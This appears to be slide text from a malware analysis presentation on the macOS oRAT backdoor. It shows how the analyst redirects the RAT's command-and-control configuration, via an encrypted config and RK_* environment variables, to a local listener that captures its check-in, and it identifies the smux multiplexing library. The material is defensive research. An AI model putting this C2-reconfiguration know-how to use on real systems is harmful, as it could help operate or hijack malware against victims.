oRAT ENCRYPTOR

...to reconfigure the malware

```

01 {
02   "C2": {
03     "Network": "tcp",
04     "Address": "192.168.0.10:1337"
05   }
06   ...
07 }

```


```

% hexdump -C darwinx64
...
009da570  74 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |te.....|
009da580  0c 42 55 f6 39 ba 23 a3 db 7a 4d 05 1e 89 f2 d8 |.BU?9?#??zM...??|
009da590  3d d4 ba e3 60 fb 46 ce e4 cc ac 42 c4 85 26 e8 |=?????`?F??B?.&?|
009da5a0  48 02 d6 99 70 fd 19 a6 8a e9 24 bd 04 c7 6d 56 |H.?p?..?$.?mV|
009da5b0  b0 64 a8 28 24 cb d3 c0 14 dd cc 86 70 df 6b 63 |?d?($???.??p?kc|
...
009da5f0  19 9b 62 6b 06 6c 73 a2 fa f3 55 1a d6 6a 48 03 |..bk.lS???U.?jH.|
009da600  74 ce 71 85 6f 99 69 bc ba 9f 31 2b 17 94 f2 a4 |t?q.o.i??1+..??|
009da610  5d e1 0b ab 6f 6a e5 91 6f e6 c2 24 bc cb 61 a1 |]??.?oj?.o??$??a?|
009da620  00
|. |

```

new config (encrypted)

oRat, reconfigured



```

% nc -l 1337
? POST /join HTTP/1.1
Host: localhost
User-Agent: requests
Content-Length: 10
Content-Type: application/json
Accept-Encoding: gzip

{"type":0}

```

check-in (from malware)

Success, a connection!

ANOTHER WAY TO (RE) CONFIGURE?

...yes, via various `RK_*` environment variables

```
01 0x00000000014aebcf lea rax, qword [RK_ADDR]
02 0x00000000014aebd6 mov qword [rsp], rax
03 0x00000000014aebda mov qword [rsp+0x8], 0x7
04 0x00000000014aebe3 call os.Getenv
```

get value of "RK_ADDR"

Querying environment vars
(e.g. "RK_ADDR")

Env. Var.	Description
"RK_NET"	Protocol (tcp, stcp, sudp)
"RK_ADDR"	Address and port of C&C server
"RK_DEBUG"	Flag for debug messages (and to prevent daemonization)

oRat's Environment Variables

ANOTHER WAY TO (RE) CONFIGURE?

...yes, via various `RK_*` environment variables

```
% export RK_NET=tcp
% export RK_ADDR=192.168.0.10:666

% lldb darwinx64
...
Process 3205 stopped
darwinx64`main.main:
-> 0x14aeaef <+591>: callq 0x14a9da0 ; orat/cmd/agent/app.(*App).Run

(lldb) x/x $rsp
0xc00006bee8: 0x000000c0000ee000

(lldb) x/4gx 0x000000c0000ee000
0xc0000ee000: 0x000000c000022067 0x0000000000000003
0xc0000ee010: 0x000000c000026088 0x0000000000000010

(lldb) x/s 0x000000c000022067
0xc000022067: "tcp"


(lldb) x/s 0x000000c000026088
0xc000026088: "192.168.0.10:666"
```

value of "RK_NET"

value of "RK_ADDR"

Protocol

...to talk to *our* C&C server




COMMUNICATIONS VIA SMUX

...a multiplex library


```
% nc -l 1337
hrmmm, not plain HTTP
? POST /join HTTP/1.1
Host: localhost
User-Agent: requests
Content-Length: 10
Content-Type: application/json
Accept-Encoding: gzip

{"type":0}
```


Slightly strange traffic...



Address	Type	Name
0x1362600	P	_github.com/xtaci/smux.init.0
0x1362660	P	_github.com/xtaci/smux.NewAllocator
0x13627a0	P	_github.com/xtaci/smux.(*Allocator).Get
0x13629a0	P	_github.com/xtaci/smux.(*Allocator).Put
0x1362b00	P	_github.com/xtaci/smux.rawHeader.String
0x1362c80	P	_github.com/xtaci/smux.VerifyConfig
0x1362fa0	P	_github.com/xtaci/smux.Server
0x13630c0	P	_github.com/xtaci/smux.Client
0x13631e0	P	_github.com/xtaci/smux.newSession
0x13635e0	P	_github.com/xtaci/smux...
0x1363dc0	P	_github.com/xtaci/smux...



"xtaci/smux" library



← Disassembly

